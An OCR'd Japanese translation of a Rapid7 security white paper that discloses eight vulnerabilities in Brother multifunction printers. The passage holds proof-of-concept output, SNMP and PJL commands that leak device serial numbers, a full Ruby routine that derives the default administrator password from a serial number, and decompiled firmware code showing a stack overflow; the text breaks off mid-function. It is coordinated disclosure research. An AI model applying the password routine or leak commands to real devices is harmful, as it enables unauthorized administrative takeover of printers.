
RAPID7

ホワイトペーパー

プリントスキャン ハック：複数のブラザー製デバイスにおける複数の脆弱性を特定

2025年6月25日

Stephen Fewer プリンシパル セキュリティリサーチャー



目次

はじめに

Rapid7 は、ブラザー工業株式会社の多機能プリンター（MFP）に対してゼロデイ調査プロジェクトを実施しました。この調査の結果、8件の新たな脆弱性が発見されました。　これらの脆弱性の一部またはすべてが、ブラザーのプリンター、スキャナー、ラベルメーカー機器の計689機種に影響を与えることが確認されています。さらに、富士フイルムビジネスイノベーションのプリンター46機種、リコーのプリンター5機種、東芝テックのプリンター2機種も、これらの脆弱性の一部またはすべての影響を受けます。
合計で、**4**社のベンダーにわたる**742**機種に影響が及びます。Rapid7は、2024年5月3日にこれらの脆弱性をブラザーに開示しました。ブラザーは問題を修復し、2025年6月25日に協調的な脆弱性開示が行われました。

発見された中で最も深刻なものは、認証バイパス（CVE-2024-51978）です。認証されていないリモートの攻撃者は、複数の手段のいずれかを使用してターゲットデバイスのシリアル番号を漏洩させ、ターゲットデバイスのデフォルトの管理者パスワードを生成することができます。これは、ブラザー製デバイスで使用されるデフォルトのパスワード生成手順が発見されたためです。この手順により、シリアル番号がデフォルトのパスワードに変換されます。影響を受けるデバイスは、製造プロセス中に各デバイス固有のシリアル番号に基づいてデフォルトのパスワードが設定されています。ブラザーは、この脆弱性はファームウェアで完全に修正できないと表明しており、影響を受けるすべてのモデルの製造プロセスの変更が必要となっています。この新しい製造プロセスで製造された対象モデルのみがCVE-2024-51978に対して完全に保護されます。古い製造プロセスで製造された影響を受けるすべてのモデルに対して、ブラザーは回避策を提供しています。

8つの脆弱性の概要を以下に示します。

CVE ID	説明	影響を受けるサービス	CVSS
CVE-2024-51977	認証されていない攻撃者が機密情報を漏洩させる可能性があります。	HTTP（ポート80） HTTPS（ポート443） IPP（ポート 631）	5.3（中）
CVE-2024-51978	認証されていない攻撃者がデバイスのデフォルト管理者パスワードを生成することができます。	HTTP（ポート80） HTTPS（ポート443） IPP（ポート 631）	9.8（最重要）
CVE-2024-51979	認証された攻撃者がスタックベースのバッファオーバーフローを引き起こすことができます。	HTTP（ポート80） HTTPS（ポート443） IPP（ポート 631）	7.2（高）


CVE-2024-51980	認証されていない攻撃者がデバイスにTCP接続を強制的に開かせることができます。	HTTP（ポート80）経由のウェブサービス	5.3（中）
CVE-2024-51981	認証されていない攻撃者は、デバイスに任意のHTTPリクエストを実行させることができます。	HTTP（ポート80）経由のウェブサービス	5.3（中）
CVE-2024-51982	認証されていない攻撃者がデバイスをクラッシュさせることができます。	PJL（ポート9100）	7.5（高）
CVE-2024-51983	認証されていない攻撃者がデバイスをクラッシュさせることができます。	HTTP（ポート80）経由のウェブサービス	7.5（高）
CVE-2024-51984	認証された攻撃者が設定された外部サービスのパスワードを漏洩させることができます。	LDAP、FTP、...	6.8（ミディアム）

このホワイトペーパーでは、これらの脆弱性について詳しく説明しています。このホワイトペーパー全体で使用されている概念実証（PoC）スクリプトはこちらからご覧いただけます。

テスト環境のセットアップ

当社のテストは主にMFC-L9570CDWデバイスに焦点を当て、調査時点での最新バージョンのファームウェア（MAIN: ZL2403011354、SUB1: 1.32）を実行しました。また、DCP-L2530DWというコンシューマーデバイスでも、調査時点での最新バージョンのファームウェア（MAIN: ZC2403082049、SUB1: 1.04）を実行して結果をテストしました。

私たちのテスト中に使用したネットワーク設定を以下に示します。



ここでは２つのシナリオを調査しました。1つ目は、内部攻撃者が内部ネットワーク上に存在し、対象のプリンターデバイスに直接接続できるシナリオです。２つ目は、外部の攻撃者がエッジルーターのポート転送を介して1つ以上のポートが公開されている対象のプリンターデバイスにアクセスできるというものです。上記の例では、外部の攻撃者は、ポート転送を介してポート60080および60443経由のエッジルーターのパブリックIP アドレスを介して、対象のプリンターデバイスのHTTP（ポート80）およびHTTPS（ポート443）サービスにアクセスできます。外部IP アドレス203.0.113.1は文書化を目的としたIANA テスト ネットワークアドレスであり、テスト中に使用された元の外部インターネットアドレスを編集するために使用されています。

Shodan インターネット検索エンジンを使用すると、2025年5月時点で5,739台のBrother プリンターデバイスの管理インターフェースがパブリック インターネットに公開されていることがわかります。

この調査のコンテキストでは、外部ネットワークはパブリック インターネットである必要はなく、企業環境の別のプライベートサブネットである可能性もあります。

CVE-2024-51977: 情報漏洩

分析

HTTP サービス（ポート80）、HTTPS サービス（ポート443）、またはIPP サービス（ポート631）にアクセスできる認証されていない攻撃者は、脆弱なデバイスから複数の情報を漏洩する可能性があります。これら3つのサービスはすべて、HTTP（S）経由で機能を公開しています。URI パス`/etc/mnt_info.csv`にはGET リクエストでアクセスでき、認証は不要です。返される結果はカンマ区切り値（CSV）形式の情報テーブルです。

漏洩した情報には、デバイスのモデル、ファームウェア バージョン、IP アドレス、シリアル番号が含まれます。デバイスのHTTP/HTTPS/IPP サービスがポート転送によって外部ネットワークに公開されている場合、デバイスのIP アドレスが漏洩すると、攻撃者にデバイスの内部IPアドレスが知られることになります。

デバイスのシリアル番号やIP アドレスの漏洩は、認証バイパスCVE-2024-51978またはサーバーサイド リクエスト フォージェリ（SSRF）CVE-2024-51980で説明されているように、さらなる攻撃に使用される可能性があります。

エクスプロイト

以下の例では、認証されていない外部の攻撃者が、エッジルーターのポート60433から内部ネットワーク上のターゲットデバイスにポート転送されたデバイス管理インターフェースにアクセスすることで、ターゲットデバイスの内部IP アドレスとシリアル番号を漏洩させることができます。

注：本ホワイトペーパー全体を通じて、テストデバイスの漏洩したシリアル番号は伏せられ、「**********」という文字列に置き換えられています。

```
Unset
>ruby CVE-2024-51977.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443
Node Name: BRNB42200D56C3B
Model Name: Brother MFC-L9570CDW series
Location:
Contact:
IP Address: 192.168.86.62
Serial No.: **********
Main Firmware Version: ZL
Sub1 Firmware Version: 1.32
Memory Size: 1024

...snip...
```

CVE-2024-51978: 認証バイパス

分析

Rapid7 は、MFC-L9570CDW デバイスのデフォルトパスワードが、デバイスのシリアル番号をカスタム アルゴリズムで処理して生成された8文字の値であることを発見しました。認証されていない攻撃者がデバイスのシリアル番号を漏洩した場合、攻撃者はデバイスのデフォルト パスワードを生成することができます。攻撃者は、元の管理者がパスワードを新しいパスワードに変更していない限り、このデフォルトのパスワードを使用して管理者権限でデバイスにログインできます。

認証されていない攻撃者は、CVE-2024-51977で説明されているように、HTTP、HTTPS、またはIPP サービスを介してシリアル番号を漏洩させることができます。また、認証されていない攻撃者はSNMP を介してシリアル番号を漏洩することもできます。例：

```
Unset
$ snmpwalk -v 2c -c public 192.168.86.62
iso.3.6.1.2.1.1.1.0 = STRING: "Brother NC-9200h, Firmware Ver.ZL  ,MID 8CE-888,FID
2"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.2435.2.3.9.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (1847230) 5:07:52.30
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "BRNB42200D56C3B"
iso.3.6.1.2.1.1.6.0 = ""

...snip...

iso.3.6.1.2.1.43.5.1.1.17.1 = STRING: "***************"
```

あるいは、TCP ポート9100にアクセスできる認証されていない攻撃者は、以下に示すプリンタージョブ言語（PJL）コマンドを発行して、デバイスのシリアル番号を特定できます。

```
Unset
$ printf "@PJL INFO BRFIRMWARE\n" | nc 192.168.86.62 9100
@PJL INFO STATUS
CODE=40000
DISPLAY="Sleep"
ONLINE=TRUE

@PJL INFO BRFIRMWARE
MODEL="MFC-L9570CDW series"
```

```
CTYPE="MFC"
SERIAL="***************"
SPEC="0104"
FIRMID="MAIN"
FIRMVER="ZL2403011354"
FIRMID="SUB1"
FIRMVER="1.32"
FIRMID="IFAX"
FIRMVER="i0801170900"
```

以下のパスワード生成アルゴリズムをRuby で再実装すると、デバイスのシリアル番号が、静的文字列の大きなテーブルからのソルト値と混合されていることがわかります。この値は、SHA256によってハッシュ化されます。結果のハッシュ値はbase64でエンコードされています。base64でエンコードされた結果の最初の8文字がデフォルトのパスワードとして使用されます。最後に、アルゴリズムはいくつかのアルファ文字を記号文字に置き換えます。このアルゴリズムが達成しようとしている暗号特性については不明です。むしろ、このアルゴリズムは、デフォルトのパスワード生成技術を難読化しようとする試みのように見えます。

Unset

```
       def generate_default_password(serial, salt_lookup_index=254, salt_data=nil)

              unless salt_data && salt_lookup_index != 0
                     salt_table_index = @@salt_lookup_table[salt_lookup_index];

                     salt_data = salt_data ||
@@salt_data_table[salt_table_index].unpack('C*')
              end

              buff = serial[0..15]

              buff << [
                     salt_data[7] - 1,
                     salt_data[6] - 1,
                     salt_data[5] - 1,
                     salt_data[4] - 1,
                     salt_data[3] - 1,
                     salt_data[2] - 1,
                     salt_data[1] - 1,
                     salt_data[0] - 1
```

```
        ].pack('C*')

        digest = Digest::SHA256.digest(buff)

        hash = Base64::encode64(digest)

        result = ''

        0.upto(7) do |idx|
               c = hash[idx]

               case c
               when 'l'
                      result << '#'
               when 'I'
                      result << '$'
               when 'z'
                      result << '%'
               when 'Z'
                      result << '&'
               when 'b'
                      result << '*'
               when 'q'
                      result << '-'
               when 'O'
                      result << ':'
               when 'o'
                      result << '?'
               when 'v'
                      result << '@'
               when 'y'
                      result << '>'
               else
                      result << c
               end
        end

        result
end
```

エクスプロイト


以下の例では、認証されていない外部の攻撃者が、エッジルーターのポート60433から内部ネットワーク上のターゲットデバイスにポート転送されたデバイス管理インターフェースにアクセスして、ターゲットデバイスのシリアル番号を漏洩する可能性があります。攻撃者は、このシリアル番号に基づいてデバイスのデフォルトパスワードを生成できます。最後に、攻撃者はこのデフォルトのパスワードを使用してデバイスにログインし、パスワードが正しいことを確認します。

```
Unset
>ruby CVE-2024-51978.rb --printer_scheme https --printer_ip 203.0.113.1
--printer_port 60443 --validate
[+] Targeting printer: https://203.0.113.1:60443
[+] Leaked serial number: ***************
[+] Generated default password: r/5LM&U>
[+] Validating password: Success
```

あるいは、デバイスのシリアル番号を既に知っている攻撃者（例えば、SNMP やPJL クエリを実行することによって）は、それ以上のネットワーク操作を行わずにデフォルトのパスワードを生成することができます。

```
Unset
>ruby CVE-2024-51978.rb --printer_serial ***************
[+] Generated default password: r/5LM&U>
```

デバイスの背面にあるステッカーを確認することで、生成されたデフォルトパスワードが正しいことを確認できます。



CVE-2024-51979：スタックベースのバッファオーバーフロー

分析

注：ファームウェアの解析中、記号情報は入手できなかったため、すべての関数名と変数名は解析中に当社が選択しました。このデバイスの*CPU*「*Kybele*」の出所は不明で、*Thumb* モードを備えた*32*ビット *ARM* 命令セットを使用しています。

HTTP、HTTPS、IPP セッションはすべて、Debut と呼ばれる組み込みウェブサービス上で動作します。登録されたすべてのURI エンドポイントは、以下に示す共通の関数によってディスパッチされます。

```
C/C++
// ROM:408089D0
int __fastcall handle_http_request(
        int r0_0,
        void (__fastcall *endpoint_callback)(int, int, int, int, int, char *),
        char *a3,
        char *a4,
        int a5)
{
  // ...snip...

  v7 = a3;
  if ( !sub_40808272(r0_0, a5, (int)a3, a4) )
```

```
    return 0;
  setup_language(r0_0, v9, v10, v11);
  if ( !get_TIMEOUT_value(r0_0, v12, v13, v14) )
  {
    decode_params(a2, r0_0, v15, v16);
    // ...snip...
```

登録されたエンドポイントが処理される前に、handle_http_request関数はdecode_paramsを呼び出します。この関数は、リクエストが処理される前に、HTTP リクエストのフォームパラメータまたはクエリパラメータをデコードします。この機能には、リクエストに含まれていたクロスサイト リクエスト フォージェリ（CSRF）トークンのデコードと検証も含まれます。HTTP リクエストのパラメータ「CSRFToken」の値は、以下に示すようにdecode_csrftoken関数に渡されます。

```
C/C++
// ROM:40833654
void __fastcall decode_params(_BYTE *a1, int r1_0, int a3, int a4)
{
  // ...snip...

  else if ( sub_40C09B10(r1_0, v14, v15, v16) == -1
        || (v17 = sub_40833632(*(int *)a2, maybe_params, v26[0], "CSRFToken")) != 0
        && decode_csrftoken(r1_0, v17[3]) != -1 )
  {
      // ...snip...
```

このdecode_csrftoken関数は、トークン値をbase64でデコードし、期待されるトークン値のテーブルと照合します。CSRF トークンが有効な場合、decode_csrftoken関数は、Referer（sic）、Host、Origin といった複数のヘッダー値を処理して、リクエストの期待されるホスト値を確立し、CSRF トークンの期待されるホスト値と照合します。この処理は安全ではなく、スタックベースのバッファオーバーフローを引き起こします（以下を参照）。

```
C/C++
// ROM:40C09F46
int __fastcall decode_csrftoken(int a1, int b64_token)
{
  bool v2; // zf
  int v5; // r7
```

```
int v6; // r0
int v7; // r10
int v8; // r1
int v9; // r2
int v10; // r3
int v11; // r0
BOOL v12; // r2
int v13; // r3
unsigned int v14; // r4
int v15; // r9
int v16; // r8
int v17; // r5
int v18; // r6
char *v19; // r0
unsigned __int8 *v20; // r4
unsigned __int8 *v21; // r9
unsigned __int8 *v22; // r8
bool v23; // zf
int v24; // r0
int v25; // r0
unsigned __int8 *v26; // r0
char *v27; // r0
unsigned __int8 *v28; // r6
int v29; // r0
int v30; // r4
unsigned __int8 *v31; // r0
unsigned __int8 *v32; // r1
unsigned __int8 *v33; // r0
unsigned __int8 *v34; // r6
unsigned __int8 referer2048[2048]; // [sp+14h] [bp-2614h] BYREF
unsigned __int8 host64[64]; // [sp+814h] [bp-1E14h] BYREF
int v38; // [sp+854h] [bp-1DD4h] BYREF
int v39; // [sp+85Ch] [bp-1DCCh] BYREF
unsigned __int8 *v40; // [sp+860h] [bp-1DC8h] BYREF
int v41; // [sp+864h] [bp-1DC4h]
int v42[3]; // [sp+868h] [bp-1DC0h] BYREF
__int16 v43; // [sp+874h] [bp-1DB4h]
__int16 v44; // [sp+876h] [bp-1DB2h]
int v45[5]; // [sp+880h] [bp-1DA8h] BYREF
char dstA_2048[2048]; // [sp+894h] [bp-1D94h] BYREF
unsigned __int8 origin2048[2048]; // [sp+1094h] [bp-1594h] BYREF
```

```
  char dstB_2048[2048]; // [sp+1894h] [bp-D94h] BYREF
  char v49[556]; // [sp+2094h] [bp-594h] BYREF
  char v50[4]; // [sp+22C0h] [bp-368h] BYREF
  int v51[16]; // [sp+22C4h] [bp-364h] BYREF
  int v52[8]; // [sp+2304h] [bp-324h] BYREF
  int v53[114]; // [sp+2324h] [bp-304h] BYREF
  unsigned int v54[16]; // [sp+24ECh] [bp-13Ch] BYREF
  char buff32[64]; // [sp+252Ch] [bp-FCh] BYREF
  char unknownA_32[32]; // [sp+256Ch] [bp-BCh] BYREF
  char unknownB_32[32]; // [sp+258Ch] [bp-9Ch] BYREF
  char dstC_32[32]; // [sp+25ACh] [bp-7Ch] BYREF

  v2 = b64_token == 0;
  v5 = -1;
  while ( !v2 && (unsigned int)strlen(b64_token) <= 554 )
  {
    sub_4034C41C("LOGOUT", 6u, (int)unknownA_32);
    v6 = sub_4034C41C("LOGOUT_1", 8u, (int)unknownB_32);
    v7 = sub_40C099C4(v6);
    v42[0] = b64_token;
    v43 = strlen(b64_token);
    v44 = 0;
    v42[1] = (int)v49;
    v11 = maybe_base64_decode((int)v42, v8, v9, v10) + 1;
    v2 = v11 == 0;
    if ( v11 )
    {
      v14 = v44 - 0x91;
      v15 = v44 - 0x90;
      v16 = v44 - 0x30;
      v17 = v44 - 0x50;
      v18 = v44 - 0x10;
      if ( v49[v14] == 0x3A )
      {
        v19 = (char *)(sub_40C09B10(a1, v44, v12, v13) ? 0x43B192B6 : 0x43B19296);
        v45[0] = 554;
        if ( !sub_40C099C8(v49, v14, v50, (unsigned int *)v45, v19,
COERCE_FLOAT(32), (int)&v49[v18], 16, 1)
          && v45[0] == 132 )
        {
          sub_4090E474(&v38, v50, 4);
```

```
          if ( (unsigned int)(v7 - v38) < 0x36EE80 )
          {
            v20 = (unsigned __int8 *)&v49[v15];
            if ( !memcmp((unsigned __int8 *)v51, (unsigned __int8 *)&v49[v15],
0x40u) )
            {
              v21 = (unsigned __int8 *)&v49[v17];
              if ( !memcmp((unsigned __int8 *)v52, (unsigned __int8 *)&v49[v17],
0x20u) )
              {
                v22 = (unsigned __int8 *)&v49[v16];
                if ( !memcmp((unsigned __int8 *)v53, v22, 0x20u) )
                {
                  if ( !memcmp((unsigned __int8 *)&v49[v17], (unsigned __int8
*)unknownA_32, 0x20u)
                    && !memcmp(v22, (unsigned __int8 *)unknownB_32, 0x20u) )
                  {
                    return 0;
                  }
                  else
                  {
                    v41 = 0;
                    v40 = v20;
                    v23 = maybe_set_some_enum(a1, 59, &v40) == -1;
                    while ( !v23 )
                    {
                      if ( !v41 )
                        break;
                      maybe_memset(v54, 0, 0x40u);
                      if ( amybe_get_cgi_env(a1, (int)"CGI_AUTH_SESSION_ID",
(int)v54, 64) == -1 )
                        break;
